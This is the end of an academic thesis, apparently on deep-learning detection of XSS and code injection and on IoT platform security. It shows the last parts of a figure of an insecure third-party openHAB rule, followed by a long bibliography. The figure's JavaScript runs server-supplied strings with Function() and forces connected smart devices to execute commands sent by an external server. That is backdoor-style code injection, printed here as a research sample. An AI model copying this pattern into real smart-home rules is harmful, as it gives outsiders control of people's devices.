         connection", "error name=", e.name, "
         message=", e.message)
29   }
30 }
```

(c) Third part of the home automation rule in JavaScript.

```
function verifyStateType(state){
  //if flag and the attack type is "deviceCommand
     "
  //then find the device, and run the server
  //command on it
  if(state.flag && state.attackType == "
     deviceCommand") {
    console.log(RULE_ID, "deviceCommand process")
       ;

    //retrieve all smart devices connected to
    //the openHab engine
    let array_of_items = items.getItems();

    //loop over all smart devices connected
    //to the openHab engine
    for (const item of array_of_items) {
      //if the device name matches the one
      //sent by the external server then force it
      //to execute a command
      if (item.rawItem.name == state.deviceName)
         {
        //execute a string command
        Function(command_str)();
      }
    }
  }
}
```

(d) Fourth part of the home automation rule in JavaScript.

```
1  //send a command to a smart device connected to
       the openHab engine
2  //execution of the command by the smart device
       item_name or sending of its statue according to
        the value of function_name
3  function launchItemCommand(item_name,
       function_name, params=ITEM_VALUE) {
4      //make a decision according to the type of
           attack send
5    switch (function_name) {
6
7      case "sendCommand" :
8        //by default, OpenHab imports the items
             class
9        //used to find and, control the smart
10       //devices connected to the OpenHab engine
11
12       //send a command to the smart device
             item_name with the value in params
13       items.getItem( item_name).sendCommand(
             params);
14
15       return;
16
17     case "currentState" :
18       //return the state of the  smart device
             item_name
19       return items.getItem(item_name).state ;
20   }
21 }
```

(e) Fifth part of the home automation rule in JavaScript.

Figure 5.1 – Insecure third parties IOT using smart lamp and smart motion for openHab.

Bibliography

[1]Stanislav Abaimov and Giuseppe Bianchi. « CODDLE: Code-Injection Detection With Deep Learning ». In: *IEEE Access* 7 (2019), pp. 128617–128627. DOI: 10.1109/ACCESS.2019.2939870.

[2]Addison Wesley Longman. *Locking Ruby in the Safe, extracted from the book "Programming Ruby - The Pragmatic Programmer's Guide"*. 2001. URL: http://phrogz.net/programmingruby/taint.html.

[3]Mohammad M. Ahmadpanah et al. « SandTrap: Securing JavaScript-driven Trigger-Action Platforms ». In: *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*. Ed. by Michael Bailey and Rachel Greenstadt. USENIX Association, 2021, pp. 2899–2916. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/ahmadpanah.

[4]Miltiadis Allamanis, Marc Brockschmidt, and Mahmoud Khademi. « Learning to Represent Programs with Graphs ». In: *6th International Conference on Learning Representations, ICLR 2018, Vancouver, BC, Canada, April 30 - May 3, 2018, Conference Track Proceedings*. OpenReview.net, 2018.

[5]Miltiadis Allamanis, Hao Peng, and Charles Sutton. « A Convolutional Attention Network for Extreme Summarization of Source Code ». In: *Proceedings of the 33nd International Conference on Machine Learning, ICML 2016, New York City, NY, USA, June 19-24, 2016*. Ed. by Maria-Florina Balcan and Kilian Q. Weinberger. Vol. 48. JMLR Workshop and Conference Proceedings. JMLR.org, 2016.

[6]Uri Alon et al. « code2vec: Learning distributed representations of code ». In: *Proceedings of the ACM on Programming Languages* 3.POPL (2019).

[7]AppScan. *AppScan Scanner for Node.js (static mode)*. https://www.hcltechsw.com/products/appscan.

[8]Rodolfo Assis. *Brute XSS - MAster the art of Cross-Site Scripting*. 2021. URL: https://brutelogic.com.br/blog/.

[9]Leonardo Babun et al. « A survey on IoT platforms: Communication, security, and privacy perspectives ». In: *Comput. Networks* 192 (2021), p. 108040. DOI: 10.1016/j.comnet.2021.108040. URL: https://doi.org/10.1016/j.comnet.2021.108040.

[10]Davide Balzarotti et al. « Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications ». In: *2008 IEEE Symposium on Security*

and Privacy (sp 2008). 2008 IEEE Symposium on Security and Privacy (sp 2008). ISSN: 1081-6011. Oakland, CA, USA: IEEE, May 2008. ISBN: 978-0-7695-3168-7. DOI: 10.1109/SP.2008.22. URL: http://ieeexplore.ieee.org/document/4531166/.

[11]Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. « If This Then What?: Controlling Flows in IoT Apps ». In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*. Ed. by David Lie et al. ACM, 2018, pp. 1102–1119. DOI: 10.1145/3243734.3243841. URL: https://doi.org/10.1145/3243734.3243841.

[12]Gustavo Betarte, Álvaro Pardo, and Rodrigo Martıénez. « Web Application Attacks Detection Using Machine Learning Techniques ». In: *17th IEEE International Conference on Machine Learning and Applications, ICMLA 2018, Orlando, FL, USA, December 17-20, 2018*. Ed. by M. Arif Wani et al. IEEE, 2018, pp. 1065–1072. DOI: 10.1109/ICMLA.2018.00174. URL: https://doi.org/10.1109/ICMLA.2018.00174.

[13]Gérard Boudol et al. « Reasoning about Web Applications: An Operational Semantics for HOP ». In: *ACM Trans. Program. Lang. Syst.* 34.2 (2012), 10:1–10:40.

[14]Stefano Calzavara et al. « Mitch: A machine learning approach to the black-box detection of CSRF vulnerabilities ». In: *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE. 2019.

[15]Z. Berkay Celik, Patrick D. McDaniel, and Gang Tan. « Soteria: Automated IoT Safety and Security Analysis ». In: *2018 USENIX Annual Technical Conference, USENIX ATC 2018, Boston, MA, USA, July 11-13, 2018*. Ed. by Haryadi S. Gunawi and Benjamin Reed. USENIX Association, 2018, pp. 147–158. URL: https://www.usenix.org/conference/atc18/presentation/celik.

[16]Z. Berkay Celik et al. « Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities ». In: *ACM Comput. Surv.* 52.4 (2019), 74:1–74:30. DOI: 10.1145/3333501. URL: https://doi.org/10.1145/3333501.

[17]Z. Berkay Celik et al. « Sensitive Information Tracking in Commodity IoT ». In: *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*. Ed. by William Enck and Adrienne Porter Felt. USENIX Association, 2018, pp. 1687–1704. ISBN: 978-1-939133-04-5. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/celik.

[18]XiaoLong Chen et al. « A Comparison of Machine Learning Algorithms for Detecting XSS Attacks ». In: *Artificial Intelligence and Security - 5th International Conference, ICAIS*. Ed. by Xingming Sun, Zhaoqing Pan, and Elisa Bertino. Vol. 11635. Lecture Notes in Computer Science. Springer, 2019, pp. 214–224. DOI: 10.1007/978-3-030-24268-8_20. URL: https://doi.org/10.1007/978-3-030-24268-8%5C_20.

[19]Adam Chlipala. « Ur/Web: a simple model for programming the web ». In: *Commun. ACM* 59.8 (2016).

[20]Min-Je Choi et al. « End-to-End Prediction of Buffer Overruns from Raw Source Code via Neural Memory Networks ». In: *CoRR* abs/1703.02458 (2017). arXiv: 1703.02458. URL: http://arxiv.org/abs/1703.02458.

[21]K.R. Chowdhary. *"Natural language processing." Fundamentals of Artificial Intelligence: 603-649*. Springer India, 2020. ISBN: 9788132239727. URL: https://books.google.fr/books?id=8SfbDwAAQBAJ.

[22]Ezra Cooper et al. « Links: Web programming without tiers ». In: *International Symposium on Formal Methods for Components and Objects*. Springer. 2006, pp. 266–296.

[23]CWE. *2021 CWE Top 25 Most Dangerous Software Weaknesses*. 2021. url: https://cwe.mitre.org/top25/archive/2021/2021%5C_cwe%5C_top25.html.

[24]CWE. *CWE Top 25 Archive*. 2021. url: https://cwe.mitre.org/top25/archive.

[25]CWE. *Vulnerability Type Distributions in CVE*. 2007. url: https://cwe.mitre.org/documents/vuln-trends/index.html.

[26]Johannes Dahse and Thorsten Holz. « Static Detection of Second-Order Vulnerabilities in Web Applications ». In: *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014*. Ed. by Kevin Fu and Jaeyeon Jung. USENIX Association, 2014, pp. 989–1003.

[27]Hoa Khanh Dam et al. « Automatic feature learning for vulnerability prediction ». In: *CoRR* abs/1708.02368 (2017). arXiv: 1708.02368. url: http://arxiv.org/abs/1708.02368.

[28]Dan Book. *Perldoc Browser - perlsec - Perl security*. 2018. url: https://owasp.org/www-community/Types_of_Cross-Site_Scripting.

[29]Li Deng and Dong Yu. « Deep Learning: Methods and Applications ». In: *Found. Trends Signal Process.* 7.3–4 (2014), pp. 197–387. issn: 1932-8346. doi: 10.1561/2000000039. url: https://doi.org/10.1561/2000000039.

[30]Adam Doupé, Marco Cova, and Giovanni Vigna. « Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners ». In: *Detection of Intrusions and Malware, and Vulnerability Assessment, 7th International Conference, DIMVA 2010, Bonn, Germany, July 8-9, 2010. Proceedings*. Ed. by Christian Kreibich and Marko Jahnke. Vol. 6201. Lecture Notes in Computer Science. Springer, 2010.

[31]Eclipse Foundation. *IoT marketplate*. https://marketplace.eclipse.org. 2021.

[32]CWE - Common Weakness enumeration. *CWE Top 25 Most Dangerous Software Weaknesses (2022)*. url: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

[33]Yong Fang et al. « DeepXSS: Cross Site Scripting Detection Based on Deep Learning ». In: *Proceedings of the 2018 Int. Conf. on Computing and Artificial Intelligence*. ACM. 2018, pp. 47–51.

[34]Seth Fogie et al. *XSS Exploits: Cross Site Scripting Exploits and Defense*. ISBN: 9781597491549. 2007.

[35]Cédric Fournet, Jérémy Planul, and Tamara Rezk. « Information-flow types for homomorphic encryptions ». In: *Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, Illinois, USA, October 17-21, 2011*. Ed. by Yan Chen, George Danezis, and Vitaly Shmatikov. ACM, 2011, pp. 351–360.

[36]L.M. Fu. *Neural Networks In Computer Intelligence*. McGraw-Hill Education (India) Pvt Limited, 2003. isbn: 9780070532823. url: https://books.google.fr/books?id=g01HZSRkk1EC.

[37]Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. http://www.deeplearningbook.org. MIT Press, 2016. isbn: 0262035618.

[38]Matthew Van Gundy and Hao Chen. « Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-Site Scripting Attacks ». In: *Proceedings of the Network and Distributed System Security Symposium, NDSS 2009, San Diego, California, USA, 8th February - 11th February 2009*. The Internet Society, 2009.

[39]Daniel Hedin et al. « JSFlow: tracking information flow in JavaScript and its APIs ». In: *Symposium on Applied Computing, SAC 2014, Gyeongju, Republic of Korea - March 24 - 28, 2014*. Ed. by Yookun Cho et al. ACM, 2014, pp. 1663–1671.

[40]Pieter Hooimeijer et al. « Fast and Precise Sanitizer Analysis with BEK ». In: *20th USENIX Security Symposium, San Francisco, CA, USA, August 8-12, 2011, Proceedings*. USENIX Association, 2011.

[41]Yunhan Jack Jia et al. « ContexIoT: Towards Providing Contextual Integrity to Appified IoT Platforms ». In: *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*. The Internet Society, 2017. url: https://www.ndss-symposium.org/ndss2017/ndss-2017-programme/contexlot-towards-providing-contextual-integrity-appified-iot-platforms/.

[42]John Leyden, Portswigger.net. *XSS vulnerability in login with Facebook*. https://portswigger.net/daily-swig/. 2020.

[43]Martin Johns. « Code Injection Vulnerabilities in Web Applications - Exemplified at Cross-site Scripting ». In: *it - Information Technology* 53 (2011), pp. 256–. doi: 10.1524/itit.2011.0651.

[44]Nenad Jovanovic, Christopher Krügel, and Engin Kirda. « Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper) ». In: *2006 IEEE Symposium on Security and Privacy (S&P 2006), 21-24 May 2006, Berkeley, California, USA*. IEEE Computer Society, 2006, pp. 258–263.

[45]Amit Klein. « DOM Based Cross Site Scripting or XSS of the Third Kind ». In: *WASC writeup* (2005). doi: 10.1109/ACCESS.2019.2927417.

[46]Martin Kleppe. *JSFuck - Esoteric and educational programming style based on the atomic parts of JavaScript*. http://www.jsfuck.com/.

[47]Yann LeCun, Y. Bengio, and Geoffrey Hinton. « Deep Learning ». In: *Nature* 521 (May 2015), pp. 436–44. doi: 10.1038/nature14539.

[48]Sebastian Lekies et al. « Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets ». In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*. Ed. by Bhavani M. Thuraisingham et al. ACM, 2017.

[49]Zhen Li et al. « SySeVR: A Framework for Using Deep Learning to Detect Software Vulnerabilities ». In: *CoRR* abs/1807.06756 (2018). arXiv: 1807.06756. url: http://arxiv.org/abs/1807.06756.

[50]Zhen Li et al. « VulDeePecker: A Deep Learning-Based System for Vulnerability Detection ». In: *Proceedings 2018 Network and Distributed System Security Symposium*. NDSS. NDSS, 2018. doi: 10.14722/ndss.2018.23158. url: http://arxiv.org/abs/1801.01681 (visited on 11/12/2019).

[51]Zhenmin Li and Yuanyuan Zhou. « PR-Miner: automatically extracting implicit programming rules and detecting violations in large software code ». In: *ACM SIGSOFT Software Engineering Notes* 30.5 (2005), pp. 306–315.

[52]Guanjun Lin et al. « Cross-Project Transfer Representation Learning for Vulnerable Function Discovery ». In: *IEEE Trans. Ind. Informatics* 14.7 (2018), pp. 3289–3297. doi: 10.1109/TII.2018.2821768. url: https://doi.org/10.1109/TII.2018.2821768.

[53]Guanjun Lin et al. « Deep learning-based vulnerable function detection: A benchmark ». In: *International Conference on Information and Communications Security*. Springer. 2019, pp. 219–232.

[54]Guanjun Lin et al. « Software Vulnerability Detection Using Deep Neural Networks: A Survey ». In: *Proceedings of the IEEE* 108.10 (2020), pp. 1825–1848. doi: 10.1109/JPROC.2020.2993293.

[55]Benjamin Livshits and Stephen Chong. « Towards fully automatic placement of security sanitizers and declassifiers ». In: *The 40th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL '13, Rome, Italy - January 23 - 25, 2013*. Ed. by Roberto Giacobazzi and Radhia Cousot. ACM, 2013.

[56]Zhengqin Luo, Tamara Rezk, and Manuel Serrano. « Automated Code Injection Prevention for Web Applications ». In: *Theory of Security and Applications - Joint Workshop, TOSCA 2011, Saarbrücken, Germany, March 31 - April 1, 2011, Revised Selected Papers*. Ed. by Sebastian Mödersheim and Catuscia Palamidessi. Vol. 6993. Lecture Notes in Computer Science. Springer, 2011.

[57]Heloise Maurel, Santiago A. Vidal, and Tamara Rezk. « Generator, Datasets, Results for Statically Identifying XSS using Deep Learning ». In: (2021). url: https://gitlab.inria.fr/deep-learning-applied-on-web-and-iot-security/statically-identifying-xss-using-deep-learning.

[58]Héloïse Maurel, Santiago A. Vidal, and Tamara Rezk. « Comparing the Detection of XSS Vulnerabilities in Node.js and a Multi-tier JavaScript-based Language via Deep Learning ». In: *Proceedings of the 8th International Conference on Information Systems Security and Privacy, ICISSP 2022, Online Streaming, February 9-11, 2022*. Ed. by Paolo Mori, Gabriele Lenzini, and Steven Furnell. SCITEPRESS, 2022, pp. 189–201. doi: 10.5220/0010980800003120. url: https://doi.org/10.5220/0010980800003120.

[59]Héloïse Maurel, Santiago A. Vidal, and Tamara Rezk. « Statically Identifying XSS using Deep Learning ». In: *Proceedings of the 18th International Conference on Security and Cryptography, SECRYPT 2021, July 6-8, 2021*. Ed. by Sabrina De Capitani di Vimercati and Pierangela Samarati. SCITEPRESS, 2021, pp. 99–110.

[60]Héloïse Maurel, Santiago A. Vidal, and Tamara Rezk. « Statically identifying XSS using deep learning ». In: *Sci. Comput. Program.* 219 (2022), p. 102810. doi: 10.1016/j.scico.2022.102810. url: https://doi.org/10.1016/j.scico.2022.102810.

[61]William Melicher et al. « Riding out DOMsday: Towards Detecting and Preventing DOM Cross-Site Scripting ». In: *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.

[62]William Melicher et al. « Towards a Lightweight, Hybrid Approach for Detecting DOM XSS Vulnerabilities with Machine Learning ». In: *WWW '21: The Web Conference 2021, Virtual Event / Ljubljana, Slovenia, April 19-23, 2021*. Ed. by Jure Leskovec et al. ACM, 2021, pp. 2684–2695.

[63]Tomas Mikolov, Wen-tau Yih, and Geoffrey Zweig. « Linguistic Regularities in Continuous Space Word Representations ». In: *Proceedings of the 2013 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies*. Atlanta, Georgia: Association for Computational Linguistics, June 2013, pp. 746–751. url: https://aclanthology.org/N13-1090.

[64]Tomas Mikolov et al. « Efficient Estimation of Word Representations in Vector Space ». In: *1st International Conference on Learning Representations, ICLR 2013, Scottsdale, Arizona, USA, May 2-4, 2013, Workshop Track Proceedings*. Ed. by Yoshua Bengio and Yann LeCun. 2013. url: http://arxiv.org/abs/1301.3781.

[65]Tom M Mitchell. *Machine Learning Yearning book, Technical Strategy for AI Engineers, In the Era of Deep Learning*. 1990. isbn: 1259096955.

[66]Fawaz Mahiuob Mohammed Mokbal et al. « MLPXSS: An Integrated XSS-Based Attack Detection Scheme in Web Applications Using Multilayer Perceptron Technique ». In: *IEEE Access* 7 (2019), pp. 100567–100580. doi: 10.1109/ACCESS.2019.2927417.

[67]Lili Mou et al. *Convolutional Neural Networks over Tree Structures for Programming Language Processing*. 2014. doi: 10.48550/ARXIV.1409.5718. url: https://arxiv.org/abs/1409.5718.

[68]Andrew NG. *Machine Learning Yearning book, Technical Strategy for AI Engineers, In the Era of Deep Learning*. 2018. isbn: 199957950X.

[69]NIST - National Institute of Standards and Technology. *About NIST*. 2022. url: https://www.nist.gov/about-nist.

[70]NIST - National Institute of Standards and Technology. *SAMATE project*. 2005. url: https://samate.nist.gov/Main_Page.html.

[71]Node.js. *nodejs.org github repository*. https://github.com/nodejs/nodejs.org. 2021.

[72]Open Web Application Security Project. *OWASP's Top Ten 2017*. 2017. url: https://owasp.org/www-project-top-ten/2017.

[73]Open Web Application Security Project. *OWASP's Top Ten 2021*. 2021. url: https://owasp.org/Top10/.

[74]openHAB Community and the openHAB Foundation e.V. *openHAB plateform*. 2021. url: https://www.openhab.org/addons/.

[75]openHAB Community and the openHAB Foundation e.V. *openHAB plateform addons*. 2021. url: https://github.com/openhab/openhab1-addons/wiki/Samples-Rules.

[76]OWAPS Foundation. *OWASP Top Ten*. 2021. url: https://owasp.org/www-project-top-ten/.
[77]OWAPS Foundation. *The Open Web Application Security Project*. 2022. url: https://owasp.org.
[78]OWAPS Foundation. *Types of XSS*. 2022. url: https://owasp.org/www-community/Types_of_Cross-Site_Scripting.
[79]OWASP. *Cross Site Scripting Prevention Cheat Sheet*. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html. 2021.
[80]PHP group. *PHP Documentation*. 2022. url: https://www.php.net/docs.php.
[81]*PHP Scripting Language*. url: http://www.php.net.
[82]*Progpilot Static Analyzer for PHP*. url: https://github.com/designsecurity/progpilot.
[83]Zuzana Reitermanova. « Data splitting ». In: *WDS*. Vol. 10. 2010, pp. 31–36.
[84]Rebecca L. Russell et al. « Automated Vulnerability Detection in Source Code Using Deep Representation Learning ». In: *CoRR* abs/1807.04320 (2018). arXiv: 1807.04320. url: http://arxiv.org/abs/1807.04320.
[85]Mike Samuel, Prateek Saxena, and Dawn Song. « Context-sensitive auto-sanitization in web templating languages using type qualifiers ». In: *Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, Illinois, USA, October 17-21, 2011*. Ed. by Yan Chen, George Danezis, and Vitaly Shmatikov. ACM, 2011.
[86]Samy. *The MySpace Worm, code and technical explanation*. 2005. url: https://samy.pl/myspace/.
[87]José Fragoso Santos and Tamara Rezk. « An Information Flow Monitor-Inlining Compiler for Securing a Core of JavaScript ». In: *ICT Systems Security and Privacy Protection - 29th IFIP TC 11 International Conference, SEC 2014, Marrakech, Morocco, June 2-4, 2014. Proceedings*. Ed. by Nora Cuppens-Boulahia et al. Vol. 428. IFIP Advances in Information and Communication Technology. Springer, 2014, pp. 278–292.
[88]José Fragoso Santos et al. « Hybrid Typing of Secure Information Flow in a JavaScript-Like Language ». In: *Trustworthy Global Computing - 10th International Symposium, TGC 2015, Madrid, Spain, August 31 - September 1, 2015 Revised Selected Papers*. Ed. by Pierre Ganty and Michele Loreti. Vol. 9533. Lecture Notes in Computer Science. Springer, 2015, pp. 63–78.
[89]Upasana Sarmah, D.K. Bhattacharyya, and J.K. Kalita. « A survey of detection methods for XSS attacks ». In: *Journal of Network and Computer Applications* 118 (2018), pp. 113–143. issn: 1084-8045. doi: https://doi.org/10.1016/j.jnca.2018.06.004. url: https://www.sciencedirect.com/science/article/pii/S1084804518302042.
[90]Prateek Saxena, David Molnar, and Benjamin Livshits. « SCRIPTGARD: automatic context-sensitive sanitization for large-scale legacy web applications ». In: *Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, Illinois, USA, October 17-21, 2011*. Ed. by Yan Chen, George Danezis, and Vitaly Shmatikov. ACM, 2011.

[91]Daniel Schoepe et al. « Explicit Secrecy: A Policy for Taint Tracking ». In: *IEEE European Symposium on Security and Privacy, EuroS&P*. IEEE, 2016.

[92]Security Boulevard. *Twitter XSS Worm: Tale of a Wormable Twitter XSS*. https://securityboulevard.com/2019/05/tale-of-a-wormable-twitter-xss/. 2019.

[93]Manuel Serrano. *Hop, multitier Web Programming*. http://hop.inria.fr. 2006.

[94]Manuel Serrano, Erick Gallesio, and Florian Loitsch. « Hop: a language for programming the web 2. 0 ». In: *OOPSLA Companion*. 2006, pp. 975–985.

[95]Manuel Serrano and Vincent Prunet. « A Glimpse of Hopjs ». In: *21th Sigplan Int'l Conference on Functional Programming (ICFP), pp. 188–200*. ICFP, 2016.

[96]Carson D. Sestili, William S. Snavely, and Nathan M. VanHoudnos. « Towards security defect prediction with AI ». In: *CoRR* abs/1808.09897 (2018). arXiv: 1808.09897. url: http://arxiv.org/abs/1808.09897.

[97]Lwin Khin Shar and Hee Beng Kuan Tan. « Predicting SQL injection and cross site scripting vulnerabilities through mining input sanitization patterns ». In: *Inf. Softw. Technol.* 55.10 (2013), pp. 1767–1780. doi: 10.1016/j.infsof.2013.04.002. url: https://doi.org/10.1016/j.infsof.2013.04.002.

[98]Dongdong She et al. « Neutaint: Efficient dynamic taint analysis with neural networks ». In: *2020 IEEE Symposium on Security and Privacy (SP)*. IEEE. 2020.

[99]Dolière Francis Somé, Nataliia Bielova, and Tamara Rezk. « On the Content Security Policy Violations due to the Same-Origin Policy ». In: *CoRR* abs/1611.02875 (2016). arXiv: 1611.02875. url: http://arxiv.org/abs/1611.02875.

[100]Cristian-Alexandru Staicu, Michael Pradel, and Benjamin Livshits. « SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE.JS ». In: *Proceedings 2018 Network and Distributed System Security Symposium*. Network and Distributed System Security Symposium. San Diego, CA: NDSS, 2018. isbn: 978-1-891562-49-5. doi: 10.14722/ndss.2018.23071. url: https://www.ndss-symposium.org/wp-content/uploads/2018/02/ndss2018_07A-2_Staicu_paper.pdf.

[101]Ismail Tasdelen. *Cross Site Scripting (XSS) Vulnerability Payload List*. 2021. url: https://github.com/payloadbox/xss-payload-list.

[102]W3C Group. *W3C Editor's draft, Trusted Types*. 2022. url: https://w3c.github.io/webappsec-trusted-types/dist/spec/.

[103]W3C Spec., A Reformulation of HTML 4 in XML 1.0. *XHTML 1.0 The Extensible HyperText Markup Language (Second Edition), A Reformulation of HTML 4 in XML 1.0, Section C.16. The Named Character Reference*. 2018. url: https://www.w3.org/TR/xhtml1/%5C#C_16.

[104]W3C Spec., HTML 4 Standard Specification. *W3C Superseded Recommandation, HTML 4.01 Specification, Chapter 24, Character entity references in HTML 4, Section 4.1 Character entity references for markup-significant and internationalization characters*. 2018. url: https://www.w3.org/TR/html4/sgml/entities.html%5C#h-24.3.1.

[105]W3C Spec., HTML 5 Reference. *HTML 5 Reference*, *A quick introduction to HTML 5*, *Writing secure applications with HTML*. 2010. url: https://html.spec.whatwg.org/%5C#writing-secure-applications-with-html.

[106]W3C Spec., HTML 5 Reference. *HTML 5 Reference*, *The Syntax*, *Vocabulary and APIs of HTML5*, *The Named Character Reference*. 2010. url: https://dev.w3.org/html5/html-author/charref.

[107]W3C Spec., HTML 5 Reference. *HTML: The Markup Language*, *Chapter 8*, *HTML syntax*, *Section 8.1.2.3*, *HTML Attributes syntax*. 2012. url: https://www.w3.org/TR/2011/WD-html5-20110525/syntax.html%5C#attributes-0.

[108]W3C Spec., HTML Reference. *HTML: The Markup Language*, *Chapter 4*, *HTML syntax*, *Section 4.4*, *HTML Attributes syntax*. 2012. url: https://www.w3.org/TR/2012/WD-html-markup-20120329/syntax.html%5C#syntax-attributes.

[109]Ke Wang and Zhendong Su. « Blended, precise semantic program embeddings ». In: *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*. 2020.

[110]Song Wang, Taiyue Liu, and Lin Tan. « Automatically learning semantic features for defect prediction ». In: *Proceedings of the 38th International Conference on Software Engineering*, *ICSE 2016*, *Austin*, *TX*, *USA*, *May 14-22*, *2016*. Ed. by Laura K. Dillon, Willem Visser, and Laurie A. Williams. ACM, 2016, pp. 297–308. doi: 10.1145/2884781.2884804. url: https://doi.org/10.1145/2884781.2884804.

[111]Pascal Weisenburger, Johannes Wirth, and Guido Salvaneschi. « A Survey of Multitier Programming ». In: *ACM Comput. Surv.* 53.4 (2020), 81:1–81:35. doi: 10.1145/3397495. url: https://doi.org/10.1145/3397495.

[112]Xueqin Zhang et al. « Adversarial Examples Detection for XSS Attacks Based on Generative Adversarial Networks ». In: *IEEE Access* 8 (2020), pp. 10989–10996. doi: 10.1109/ACCESS.2020.2965184. url: https://doi.org/10.1109/ACCESS.2020.2965184.

List of Figures

List of Tables